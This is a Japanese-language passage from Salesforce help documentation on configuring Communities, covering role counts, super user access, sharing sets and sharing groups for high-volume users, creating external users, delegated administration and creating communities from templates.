1. [設定] から、[クイック検索] ボックスに「コミュニティ設定」と入力し、[コミュニティ設定] を選択します。
2. 取引先あたりのロール数を選択します。
   a. パートナーコミュニティライセンスを使用している場合は、[パートナーのロール数] を設定します。
   b. カスタマーコミュニティプラスライセンスを使用している場合は、[カスタマーのロール数] を設定します。
3. [保存] をクリックします。

既存の取引先のロール数は、この設定の影響を受けません。

関連トピック:

- ポータルロールの制限
- コミュニティユーザの作成

エディション

Salesforce Communities を使用可能なエディション: Salesforce Classic

Salesforce Communities の [設定] を使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトロール数を設定する

- 「アプリケーションのカスタマイズ」

コミュニティでのスーパーユーザアクセスの有効化

スーパーユーザアクセスを有効化すると、コミュニティのパートナーユーザが追加のレコードまたはデータにアクセスできます。

この設定は、パートナーコミュニティユーザライセンスを使用してコミュニティが設定されている場合に適用されます。カスタマーコミュニティプラスライセンスを持つユーザにスーパーユーザアクセスを付与することもできます。詳細は、「コミュニティでのカスタマーユーザへのスーパーユーザアクセスの付与」(ページ 3730)を参照してください。

スーパーユーザアクセスをコミュニティの外部ユーザに付与すると、共有ルールや組織の共有設定に関係なく、追加のデータおよびレコードにアクセスできるようになります。スーパーユーザは、ロール階層でスーパーユーザと同等またはそれ以下のロールを持つ、同じ取引先に属す他のパートナーユーザが所有するデータにアクセスできます。スーパーユーザアクセスは、ケース、リード、カスタムオブジェクト、および商談にのみ適用されます。設定時にプロファイルまたは共有を使用して公開し、タブをコミュニティに追加した場合のみ、外部ユーザにこれらのオブジェクトへのアクセス権が付与されます。

1. [設定] から、[クイック検索] ボックスに「コミュニティ設定」と入力し、[コミュニティ設定] を選択します。
2. [パートナースーパーユーザアクセスを有効化] を選択します。
3. [保存] をクリックします。

これで、スーパーユーザアクセスを割り当てることができます。

スーパーユーザアクセスを無効化するには、[パートナースーパーユーザアクセスを有効化] を選択解除します。この機能を再度有効化すると、機能を無効化する前にスーパーユーザアクセスを割り当てられていたすべてのユーザにスーパーユーザアクセスが再度自動的に付与されます。

エディション

Salesforce Communities を使用可能なエディション: Salesforce Classic

Salesforce Communities の [設定] を使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

スーパーユーザアクセスを有効化する
- 「アプリケーションのカスタマイズ」

関連トピック:

- コミュニティユーザの作成

外部ユーザのレポートオプションの有効化

「レポート実行」権限があり、パートナーコミュニティライセンスまたはカスタマーコミュニティプラスライセンスを持つ外部ユーザは、レポートオプションを参照および変更して、レポートの集計や絞り込みを行うことができます。

1. [設定] から、［クイック検索］ボックスに「コミュニティ設定」と入力し、[コミュニティ設定] を選択します。
2. ［外部ユーザのレポートオプションを有効化］を選択します。
3. [保存] をクリックします。

「レポート実行」権限があり、パートナーコミュニティライセンスまたはカスタマーコミュニティプラスライセンスを持つ外部ユーザは、レポート実行ページでレポートオプションを表示できるようになりました。

関連トピック:

レポート実行ページ

エディション

Salesforce Communities を使用可能なエディション: Salesforce Classic

Salesforce Communities の [設定] を使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部ユーザのレポートオプションを有効化する
- 「アプリケーションのカスタマイズ」

共有セットの概要


共有セットを使用して、取引先または取引先責任者に関連付けられているレコードへのアクセス権をユーザプロファイルに基づいてポータルまたはコミュニティユーザに付与します。

以前は、共有セットを使用して、ユーザの取引先または取引先責任者と一致する取引先または取引先責任者への参照項目を持つすべてのレコードへのアクセス権を付与していました。Spring '14 では、ユーザおよび対象レコードから取引先または取引先責任者への間接参照をサポートする共有セットのアクセスマッピングを使用して、アクセス権の付与方法を決定することもできます。アクセスマッピングで使用するオブジェクトを決定できます。また、どちらも取引先または取引先責任者を指し示す必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition




たとえば、次のような場合に共有セットを使用できます。

- 取引先または取引先責任者レコードに関連するすべてのケースへのアクセス権をユーザに付与する。
- ユーザの取引先または取引先責任者レコードで識別される親取引先または取引先責任者に関連するすべてのケースへのアクセス権をユーザに付与する。

共有セットを使用して、取引先、取引先責任者、ケース、サービス契約、ユーザ、カスタムオブジェクトへのアクセス権を付与できます。共有セットは、次のユーザプロファイルと共に使用できます。

- 認証 Web サイト
- カスタマーコミュニティユーザ
- カスタマーコミュニティログインユーザ
- 大規模カスタマーポータル
- 大規模ポータル
- Overage Authenticated Website ユーザ
- Overage High Volume Customer Portal ユーザ

次の例は、ケースに直接関連付けられていなくても、取引先のエンタイトルメントに関連付けられているすべてのケースへのアクセス権をポータルまたはコミュニティユーザに付与する共有セットのアクセスマッピングを示しています。



例:

1. ポータルまたはコミュニティユーザの取引先ルックアップ
2. エンタイトルメントの関連取引先
3. ケースのエンタイトルメントルックアップ

メモ: ポータルまたはコミュニティユーザは、アクセス権のある取引先のすべての注文エンタイトルメントおよび注文品目へのアクセス権が付与されます。大規模ポータルユーザが所有するレコードを共有するには、代わりに共有グループを使用します。

関連トピック:

- 大規模ポータルユーザへのレコードアクセス権の付与
- 大規模ポータルまたはコミュニティユーザへのユーザレコードアクセス権の付与
- 大規模コミュニティユーザについて
- 大規模コミュニティユーザへのレコードアクセス権の付与
- 大規模コミュニティユーザが所有するレコードの共有

大規模コミュニティユーザについて

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

大規模コミュニティユーザは、数千から数百万のコミュニティユーザを抱える組織を対象とする、アクセス制限されたユーザです。

他のコミュニティユーザと異なり、大規模コミュニティユーザにはロールはありません。そのため、ロール階層の計算に関連するパフォーマンス上の問題がなくなります。大規模コミュニティユーザには、カスタマーコミュニティ、大規模カスタマーポータル、および認証 Web サイトのライセンスの種類が含まれます。

特徴

大規模コミュニティユーザには、次の特徴があります。

- コミュニティにアクセスできる取引先責任者である。
- カスタマーコミュニティ、大規模カスタマーポータル、または認証 Web サイトライセンスが割り当てられている。
- 所有するレコードは、共有グループの Salesforce ユーザのみと共有する。

レコードへのアクセス

大規模コミュニティユーザは、次のいずれかの条件を満たす場合に、レコードにアクセスできます。

- 自分が所属する取引先に対する「更新」アクセス権がある。
- レコードを所有している。
- レコードの親にアクセスでき、そのレコードに対する組織の共有設定が「親レコードに連動」である。
- そのオブジェクトに対する組織の共有設定が「公開/参照のみ」または「公開/参照・更新可能」である。

システム管理者は、共有セットを作成して大規模コミュニティユーザにレコードへの追加アクセス権を付与できます。詳細は、「大規模コミュニティユーザへのレコードアクセス権の付与」を参照してください。

制限事項

- 大規模コミュニティユーザは、所有するレコードまたはアクセス権のあるレコードの共有を直接設定することはできません。
- 大規模コミュニティユーザ以外から大規模コミュニティユーザにケースを移行することはできません。
- 大規模コミュニティユーザは取引先を所有できません。
- 大規模コミュニティユーザが所有するケースにケースチームを追加することはできません。
- 大規模コミュニティユーザを次に含めることはできません。
  - 非公開グループまたは公開グループ。
  - 共有ルール。
  - 取引先チーム、商談チーム、またはケースチーム。
  - Salesforce CRM Content ライブラリ。

  これらの制限は、大規模コミュニティユーザが所有するレコードにも適用されます。
- 大規模コミュニティユーザをテリトリーに割り当てることはできません。

関連トピック:

大規模コミュニティユーザが所有するレコードの共有

大規模コミュニティユーザへのレコードアクセス権の付与

共有セットを使用して大規模コミュニティユーザにレコードへのアクセス権を付与します。

共有セットによって、大規模ユーザに対し、そのユーザの取引先または取引先責任者と一致する取引先または取引先責任者に関連付けられたレコードへのアクセス権が付与されます。ユーザおよび対象レコードから取引先または取引先責任者の間接参照をサポートする共有セットのアクセスマッピングを介してレコードへのアクセス権を付与することもできます。たとえば、ユーザの取引先責任者レコードで識別された取引先に関連するすべてのケースへのアクセス権をユーザに付与できます。

共有セットは、大規模コミュニティユーザがメンバーとなっているすべてのコミュニティに適用されます。大規模コミュニティユーザは、カスタマーコミュニティユーザライセンスまたは大規模ポータルユーザライセンスのいずれかを持っています。詳細は、Salesforce ヘルプの「共有セットの概要」を参照してください。

[共有設定] ページの［コミュニティユーザ表示］チェックボックスをオフにしている場合、同じコミュニティの選択したユーザにアクセス権を付与するには、一般的に共有セットを作成します。

1. [設定] から、［クイック検索］ボックスに「*コミュニティ設定*」と入力し、[コミュニティ設定] を選択します。
2. [共有セット]関連リストで、[新規]をクリックして共有セットを作成するか、既存の共有セットの横にある [編集] をクリックします。

エディション

Salesforce Communities を使用可能なエディション: Salesforce Classic

Salesforce Communities の [設定] を使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

大規模コミュニティユーザにレコードへのアクセス権を付与する
- 「アプリケーションのカスタマイズ」

3. [共有セットの編集] ページで、[表示ラベル] および [共有セット名] 項目を入力します。[表示ラベル] は、ユーザインターフェースに表示される共有セットの表示ラベルです。[共有セット名] は、API が使用する一意の名前です。
4. 説明を入力します。
5. アクセス権を付与するユーザのプロファイルを選択します。
6. アクセス権を与えるオブジェクトを選択します。

   [利用可能なオブジェクト] リストに、次のオブジェクトは含まれません。

   - 組織の共有設定が「公開/参照・更新可能」になっているオブジェクト
   - 取引先または取引先責任者の参照項目を持たないカスタムオブジェクト

7. [アクセス権の設定] セクションで、オブジェクト名の横にある [設定] または [編集] をクリックし、選択したプロファイルに対するアクセス権を設定します。または、[削除] をクリックして、オブジェクトからアクセス権の設定を削除します。

   メモ: [アクション] 列に [設定] があるオブジェクトは、大規模ユーザ用の設定になっていません。オブジェクトを設定するまで、大規模ユーザにはそのレコードに対するアクセスが制限されるか、アクセス権がありません。

8. 取引先または取引先責任者ルックアップに基づいてアクセスを許可します。

   - [ユーザ] ドロップダウンリストで値を選択して、ユーザの取引先ルックアップまたは取引先責任者ルックアップを決定します。
   - [対象オブジェクト] 項目で値を選択して、対象オブジェクトの取引先ルックアップまたは取引先責任者ルックアップを決定します。

   たとえば、ユーザの取引先責任者レコードで識別された取引先に関連付けられているすべてのケースへのアクセス権を付与するには、`Contact.Account` と `Account` をそれぞれ選択します。

   メモ: 選択した両方の項目は、取引先または取引先責任者のいずれかを指し示している必要があります。たとえば、`Contact.Account` と `Entitlement.Account` はどちらも取引先を指し示しています。

9. 「参照のみ」または「参照・更新」のアクセスレベルを選択します。(オブジェクトの組織の共有設定が「公開/参照のみ」の場合、選択できるのは「参照・更新」のみです)。
10. [更新] をクリックし、[保存] をクリックします。

共有セットを作成したら、共有グループを作成して、大規模コミュニティユーザが作成したレコードへのアクセス権を他のユーザに付与します。

関連トピック:

大規模コミュニティユーザについて

大規模コミュニティユーザが所有するレコードの共有

共有グループを使用すると、大規模コミュニティユーザが所有するレコードを、コミュニティで内部ユーザおよび外部ユーザと共有できます。

大規模ユーザは、数千から数百万の外部ユーザを抱える組織を対象とする、アクセス制限されたユーザです。他の外部ユーザと異なり、大規模ユーザにはロールはありません。そのため、ロール階層の計算に関連するパフォーマンス上の問題がなくなります。Salesforce ユーザはロール階層内に存在するのに対し、大規模コミュニティユーザはロール階層内に存在しないため、*共有グループ*を使用して、大規模コミュニティユーザが所有するレコードにアクセス可能な Salesforce の他の外部ユーザを指定できます。

共有グループは、コミュニティにまたがって適用されます。

コミュニティに共有グループを設定する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*コミュニティ設定*」と入力し、[コミュニティ設定] を選択します。
2. [大規模コミュニティユーザの共有設定] 関連リストで、既存の共有セットの横にある [編集] をクリックします。
3. [共有グループ設定] タブをクリックします。
4. [有効化] をクリックして共有グループを有効にします。

   共有グループの有効化には時間がかかる場合があります。処理が完了すると、メールが送信されます。

   > メモ: 共有グループを無効にすると、大規模コミュニティユーザが所有するレコードへの他のユーザのアクセス権がすべて削除されます。無効化プロセスが完了しても、メールは送信されません。

5. [編集] をクリックし、ユーザを共有グループに追加します。大規模ユーザと同じ親取引先を持つ外部ユーザだけでなく、組織の内部ユーザも追加できます。
   a. ［検索］ドロップダウンリストから、追加するメンバーの種別を選択します。
   b. 追加するメンバーが見つからない場合は、検索ボックスにキーワードを入力し、[検索] をクリックします。
   c. [共有可能なユーザ] ボックスからメンバーを選択し、[追加] をクリックすると、そのメンバーがグループに追加されます。
   d. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

大規模コミュニティユーザが所有するレコードを他のユーザと共有する
- 「アプリケーションのカスタマイズ」

関連トピック:

大規模コミュニティユーザについて

大規模コミュニティユーザへのレコードアクセス権の付与

コミュニティ設定の基礎

コミュニティユーザの作成

外部ユーザがコミュニティにアクセスできるようにするには、ライセンスの種類に応じて、ユーザの取引先責任者レコードをカスタマーユーザまたはパートナーユーザとして有効化します。コミュニティには、パートナーコミュニティライセンス、カスタマーコミュニティライセンス、およびカスタマーコミュニティプラスライセンスを持つユーザを追加できます。

組織に個人取引先がある場合、個人取引先をパートナー取引先として使用することはできず、個人取引先に関連付けられたパートナーユーザを作成することもできません。法人取引先のみ、パートナー取引先として使用できます。

1. パートナーユーザを作成する手順は、次のとおりです。
   a. ユーザを作成する外部取引先を表示します。
   b. 取引先責任者を作成します。[取引先責任者] 関連リストで [新規取引先責任者] をクリックします。該当する詳細を入力し、[保存] をクリックします。

      メモ: パートナー取引先以外の取引先がパートナー取引先責任者を所有することはできません。

      個人取引先は、パートナーユーザを所有できません。

   c. 取引先責任者の詳細ページで[外部ユーザの管理]をクリックし、[パートナーユーザを有効化] をクリックします。

      メモ: [パートナーユーザを有効化] ボタンが表示されない場合は、このボタンが取引先責任者ページレイアウトに含まれているかどうかをシステム管理者に確認してください。

   d. この外部ユーザのレコードを編集します。
      - パートナーコミュニティユーザライセンスを選択します。
      - 適切なプロファイルを選択します。プロファイルではコミュニティ内のタブにユーザアクセスが付与されるため、適切なタブが公開されるプロファイルを選択してください。

        メモ: 外部ユーザが使用できるプロファイルは、パートナーコミュニティユーザプロファイルか、パートナーコミュニティユーザプロファイルからコピーしたプロファイルに制限されます。標準ユーザとは異なり、パートナーユーザロールは、アカウント名に基づいて自動的に割り当てられます。パートナーユーザロールは、取引先所有者のロールの下位にあります。そのため、パートナーユーザロールのすべてのデータは、パートナー取引先所有者のロールに積み上げ集計されます。パートナーユーザを無効化すると、パートナー

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パートナーユーザを作成する
- 「外部ユーザの管理」

カスタマーユーザを作成する
- 「外部ユーザの管理」

  または

  「セルフサービスユーザの編集」

  重要: カスタマーユーザを作成するときは、新しい取引先責任者を関連付ける取引先に、ロールが割り当てられた取引先所有者が必要です。

外部ユーザとしてログインする
- 「ユーザの管理」

  および

  取引先に対する「編集」

ユーザロールが無効になり、そのデータはパートナー取引先ロールに積み上げ集計されなくなります。

- [パスワードをリセットしてユーザに通知する]を選択解除して、コミュニティが有効になる前にユーザにパスワードが送信されないようにします。コミュニティを有効にしたときに、コミュニティの［お知らせメールを送信］オプションが選択されていれば、ログイン情報を記載したお知らせメールがユーザに送信されます。

  メモ: このオプションを選択しても、ユーザがメンバーとなっている［有効］コミュニティが組織に存在しなければ、Salesforce からメールは送信されません。

  コミュニティの［お知らせメールを送信］が無効になっている場合は、ユーザ名とパスワードが記載されたメールはユーザに送信されません。手動で情報を送信する必要があります。

e. [保存]をクリックします。

メモ: カスタマーコミュニティプラスライセンスを持つ外部ユーザの作成は、パートナーユーザの作成と似ています。取引先責任者レコードで、[外部ユーザの管理]、[パートナーユーザを有効化]の順に選択します。また、ユーザレコードの編集時には、パートナーコミュニティユーザプロファイルか、パートナーコミュニティユーザプロファイルからコピーしたプロファイルを選択します。

2. カスタマーユーザを作成する手順は、次のとおりです。
   a. 取引先責任者を作成します。
   b. 取引先責任者の詳細ページで [外部ユーザの管理] をクリックし、[カスタマーユーザを有効化] をクリックします。

      メモ: [カスタマーユーザを有効化] ボタンが表示されない場合は、このボタンが取引先責任者ページレイアウトに含まれているかどうかをシステム管理者に確認してください。

   c. この外部ユーザのレコードを編集します。
      - 適切なプロファイルを選択します。使用できるプロファイルは、カスタマーコミュニティユーザプロファイルか、カスタマーコミュニティユーザプロファイルからコピーしたプロファイルに制限されます。

        プロファイルではコミュニティ内のタブにユーザアクセスが付与されるため、適切なタブが公開されるプロファイルを選択してください。

      - [パスワードをリセットしてユーザに通知する]を選択解除して、コミュニティが有効になる前にユーザにパスワードが送信されないようにします。コミュニティを有効にしたときに、コミュニティの［お知らせメールを送信］オプションが選択されていれば、ログイン情報を記載したお知らせメールがユーザに送信されます。

        メモ: このオプションを選択しても、ユーザがメンバーとなっている［有効］コミュニティが組織に存在しなければ、Salesforce からメールは送信されません。

        コミュニティの［お知らせメールを送信］が無効になっている場合は、ユーザ名とパスワードが記載されたメールはユーザに送信されません。手動で情報を送信する必要があります。

   d. [保存]をクリックします。

メモ: カスタマーユーザには、取引先または取引先責任者に関する [メモ & 添付ファイル] 関連リストは表示されません。

問題をトラブルシューティングしたり、コミュニティが適切に設定されていることを確認したりするには、取引先責任者の詳細ページで [外部ユーザの管理] をクリックし、[パートナーユーザとしてログイン] または [カスタマーユーザとしてログイン] を選択します。パートナーユーザまたはカスタマーユーザとしてログインするには、取引先に対する「編集」権限が必要です。新しいブラウザウィンドウが開き、外部ユーザの代理としてコミュニティにログインできます。

外部ユーザとしてログインすると、外部ユーザに表示される動作が表示されます。たとえば、外部ユーザには、複数の［有効］コミュニティへのアクセス権がある場合にのみ、[コミュニティ] ドロップダウンメニューが表示されます。また、1 つの［有効］コミュニティにしか属していない外部ユーザに［プレビュー］コミュニティの URL が与えられている場合、［プレビュー］コミュニティではドロップダウンメニューは表示されません。

メモ: セキュリティ対策として、システム管理者が他のユーザとしてログインしている間は、そのユーザの OAuth データアクセスを承認できません。たとえば、サードパーティアプリケーションへのシングルサインオンなど、ユーザアカウントへの OAuth アクセスを承認できません。

外部ユーザを作成するときは、次の点を考慮してください。

- 外部ユーザは削除できません。外部ユーザがコミュニティにアクセスできないようにするには、そのユーザを無効化します。

関連トピック:

外部ユーザの代理管理

コミュニティへのメンバーの追加

外部コミュニティメンバーがログイン情報を取得する方法は?

コミュニティの外部ユーザのパスワードのリセット

外部ユーザの代理管理

ユーザ管理を外部ユーザに委任すると、誰がコミュニティにアクセスできるかを外部ユーザが判断できます。

代理管理者である外部ユーザは、次の操作を実行できます。

- 外部ユーザの作成
- 外部ユーザの編集
- 外部ユーザのパスワードのリセット
- 既存の外部ユーザの無効化

外部ユーザの代理管理権限は、パートナーコミュニティ、カスタマーコミュニティプラス、Gold Partner、エンタープライズ管理、およびカスタマーポータルマネージャライセンスを持つユーザに付与できます。

1. [設定]から、［クイック検索］ボックスに「プロファイル」と入力し、[プロファイル] を選択して、カスタムプロファイルをクリックします。

   標準プロファイルは編集できません。

   標準プロファイルに割り当てる権限セットには、［外部ユーザの代理管理］を追加できます。

2. [編集] をクリックします。
3. ［外部ユーザの代理管理］を選択します。
4. [保存]をクリックします。
5. [代理外部ユーザプロファイル] 関連リストで、[編集] をクリックします。
6. このプロファイルを持つユーザが管理できるプロファイルを選択します。
7. [保存]をクリックします。

代理外部ユーザ管理を設定するときは、次の点に留意してください。

- 権限セットを使用して、代理管理権限を付与することもできます。
- 代理管理権限を付与するプロファイルで、次の操作を実行します。
  - 取引先責任者に「作成」および「編集」権限を追加して、代理管理者が自分の取引先に関連する取引先責任者を作成および更新できるようにします。
  - [取引先] と [取引先責任者] のタブの設定を [デフォルトで表示] に設定して、代理管理者が、[取引先] および [取引先責任者] タブを表示して取引先に関連する取引先責任者を簡単に管理できるようにします。
- [取引先] タブと [取引先責任者] タブをコミュニティに追加します。
- 代理外部ユーザ管理者が、指定した取引先および取引先責任者項目にのみアクセスできるように、項目レベルセキュリティとページレイアウトを設定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

外部ユーザを管理する
- 「外部ユーザの管理」

プロファイルを作成、編集、および削除する
- 「プロファイルと権限セットの管理」

関連トピック:

コミュニティユーザの作成

コミュニティでのパートナーユーザへのスーパーユーザアクセスの付与

コミュニティでのパートナーユーザへのスーパーユーザアクセスの付与

ユーザにアクセス権を付与するには、コミュニティ設定でパートナースーパーユーザアクセスを有効にする必要があります。この情報を使用して、パートナーコミュニティライセンスを持つユーザにスーパーユーザアクセスを付与できます。また、コミュニティでカスタマーコミュニティプラスライセンスを持つユーザにもスーパーユーザアクセスを付与できます。詳細は、「コミュニティでのカスタマーユーザへのスーパーユーザアクセスの付与」を参照してください。

スーパーユーザアクセスをコミュニティの外部ユーザに付与すると、共有ルールや組織の共有設定に関係なく、追加のデータおよびレコードにアクセスできるようになります。スーパーユーザは、ロール階層でスーパーユーザと同等またはそれ以下のロールを持つ、同じ取引先に属す他のパートナーユーザが所有するデータにアクセスできます。スーパーユーザアクセスは、ケース、リード、カスタムオブジェクト、および商談にのみ適用されます。設定時にプロファイルまたは共有を使用して公開し、タブをコミュニティに追加した場合のみ、外部ユーザにこれらのオブジェクトへのアクセス権が付与されます。

1. ユーザの取引先責任者レコードを表示します。
2. [外部取引先の管理] をクリックし、[スーパーユーザアクセスを有効化] を選択します。
3. [OK]をクリックします。

コミュニティでのカスタマーユーザへのスーパーユーザアクセスの付与

コミュニティの外部ユーザが追加のレコードまたはデータにアクセスできるようにするため、スーパーユーザアクセスを有効化します。

カスタマーコミュニティプラスライセンスを持つユーザにのみ、カスタマースーパーユーザアクセスを付与できます。

パートナーコミュニティライセンスを持つユーザにスーパーユーザアクセスを付与する場合は、「コミュニティでのパートナーユーザへのスーパーユーザアクセスの付与」を参照してください。

「ポータルスーパーユーザ」権限によって、外部ユーザの代理管理者は自分の取引先に対して次の処理を実行できます。

- すべてのケースの表示、編集、および移行
- 取引先責任者のケースの作成
- コミュニティ関連であるかどうかに関係なく、すべての取引先責任者の表示と編集
- ケースの取引先責任者である場合、取引先の詳細の参照
- コミュニティに[レポート]タブが追加されており、ユーザが「レポート実行」権限を持っている場合、ポータルが有効であるかどうかに関係なく、すべての取引先責任者のレポートの作成

「ポータルスーパーユーザ」権限を権限セットに追加し、それをカスタマーコミュニティプラスユーザに割り当てると、そのユーザは自分の取引先にアクセスできるようになり、他の外部ユーザの管理権限がなくても、その取引先のすべてのケースと取引先責任者の参照と編集ができます。

1. [設定] から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットを作成またはコピーします。
3. [アプリケーション権限] セクションで、「ポータルスーパーユーザ」権限を追加します。
4. [保存] をクリックします。

5. [割り当ての管理] をクリックしてから適切なユーザを追加して、権限セットをカスタマーコミュニティプラスユーザに割り当てます。

コミュニティの作成

ビジネスニーズを満たすミュニティテンプレートを選択できるようにするウィザードを使用してコミュニティを作成します。

組織に作成できるコミュニティの数は、[設定]の[すべてのコミュニティ]ページに表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

1. コミュニティの作成を開始するには、[設定]から［クイック検索］ボックスに「コミュニティ」と入力し、[すべてのコミュニティ] を選択してから、[新規コミュニティ] をクリックします。
   コミュニティ作成ウィザードが表示され、さまざまな標準搭載のテンプレートオプションから選択できます。組織でカスタムテンプレートを設定している場合は、それらのテンプレートもウィザードに表示されます。
2. テンプレートにマウスポインタを置くと、詳しい情報が表示されます。

   Kokua
   顧客との簡単なやりとりの処理に最適なグラフィックベースのコミュニティです。コミュニティメンバーは記事の検索と表示、サポートへの問い合わせを行うことができます。ナレッジを必要とし、ケースをサポートします。

   Koa
   顧客との簡単なやりとりの処理に最適なテキストベースのコミュニティです。コミュニティメンバーは記事の検索と表示、サポートへの問い合わせを行うことができます。ナレッジを必要とし、ケースをサポートします。

   カスタマーサービス (Napili)
   高機能で応答性の高いセルフサービステンプレートで、ユーザがコミュニティへの質問の投稿、記事の検索および表示、コラボレーション、ケースの作成によるサポートエージェントへの問い合わせを行うことができます。ナレッジ、Chatter の質問、およびケースをサポートします。

   Aloha
   アプリケーションランチャーの設定可能なテンプレートで、ユーザがシングルサインオン認証(ソーシャルログインを含む) を使用してアプリケーションをすばやく見つけ、アクセスできます。

   Salesforce タブ + Visualforce
   Salesforce の標準の構造およびタブで、Visualforce を使用してカスタマイズできます。非常に柔軟な設定を使用してプラットフォームのフルアクセスを許可します。開発者経験と高度な設定スキルが必要です。ほとんどの標準オブジェクト、カスタムオブジェクト、および Salesforce1 がサポートされています。Salesforce タブ + Visualforce テンプレートは、コミュニティビルダーと併用することができません。
3. 使用するテンプレートにマウスポインタを置いてクリックします。
4. Koa または Kokua を選択した場合は、テンプレートのカテゴリや会社名を指定してから [次へ] をクリックします。

データカテゴリグループ名
これは、サイトのデータカテゴリが含まれるデータカテゴリグループの一意の名前です。名前にはコミュニティに設定したカテゴリ階層が反映されており、記事を整理するためにサイト全体で使用されます。

最上位カテゴリ
これは表示する最上位カテゴリです。コミュニティにはこのカテゴリの子のみが表示されます。このカテゴリより上位に複数のカテゴリレイヤをネストできますが、ページにはこのカテゴリが親、そのサブカテゴリが子として表示されます。

会社名
これはコミュニティヘッダーに表示する会社の名前です。

5. コミュニティ名を入力します。

   メモ: 複数のコミュニティを作成している場合は、コミュニティ名がグローバルヘッダードロップダウンメニューで切り捨てられることがあります。名前は 32 文字まで表示され、［プレビュー］および［無効］状況インジケータでは、その文字数までカウントされます。名前の表示部分が、複数のコミュニティを区別するのに十分であることを確認してください。

6. URL 項目の最後に一意の値を入力します。

   この値は、コミュニティを有効化してこのコミュニティに一意の URL を作成するときに入力したドメインに付加されます。たとえば、ドメインが `UniversalTelco.force.com` で、顧客コミュニティを作成している場合、URL を `UniversalTelco.force.com/customers` と指定できます。

   メモ: カスタム URL がない組織では、1 つのコミュニティを作成できます。

   コミュニティ名と URL はコミュニティを有効にした後に変更できますが、ユーザは新しい URL にリダイレクトされません。このような変更が必要な場合は、変更を加える前にコミュニティメンバーに通知してください。

7. [コミュニティを作成] をクリックします。
   コミュニティは、［プレビュー］状況で作成されます。

8. 確認ページで [私のコミュニティを作成] をクリックし、コミュニティビルダーを使用してコミュニティのカスタマイズと作成を行います。あるいは、[私のコミュニティを管理] をクリックして [コミュニティ管理] に移動し、トピックの設定、コミュニティダッシュボードのインストール、またはコミュニティの設定を行います。

コミュニティを作成するときに、ログイン、セルフ登録、パスワードの変更、パスワードを忘れた場合、およびホームページのデフォルトページがコミュニティテンプレートに基づいて設定されます。これらのデフォルトページは、[コミュニティ管理] でいつでもカスタマイズまたは変更できます。

重要: コミュニティを作成すると、アクセス権を持つプロファイルのリストにプロファイルが自動的に追加されます。このため、このプロファイルを持つ組織内の全ユーザは、［有効］状況になった時点でコミュニティにログインできます。プロファイルを持つすべてのユーザにコミュニティへのアクセス権を許可

しない場合は、プロファイルを削除し、異なるプロファイルまたは権限セットを使用して自分にアクセス権を付与できます。

関連トピック:

- Salesforce コミュニティの概要
- コミュニティのカスタマイズ
- 組織で持つことができるコミュニティの数は?
- コミュニティテンプレートで使用できる機能の比較
- 実装ガイド: テンプレートを使用したコミュニティの作成
- 実装ガイド: Salesforce Identity の Aloha コミュニティテンプレートの使用開始

組織で持つことができるコミュニティの数は?

Salesforce 組織では、最大 50 個のコミュニティを使用できます。有効なコミュニティ、無効なコミュニティ、およびプレビューコミュニティ (Force.com サイトを含む) がこの制限に対してカウントされます。

組織のこの制限を確認するには、[設定] から、[クイック検索] ボックスに「コミュニティ」と入力し、[すべてのコミュニティ] を選択します。[最大コミュニティ数] 項目に 50 と表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- コミュニティの作成

事前設定済みのテンプレートを使用したコミュニティの作成

コミュニティを作成して、コミュニティに適用するテンプレートを選択します。テンプレートおよびコミュニティのプロパティを1か所で定義してから、コミュニティビルダーを使用してコミュニティの設計と整理を完了します。

エディション

使用可能なエディション: Salesforce Classic
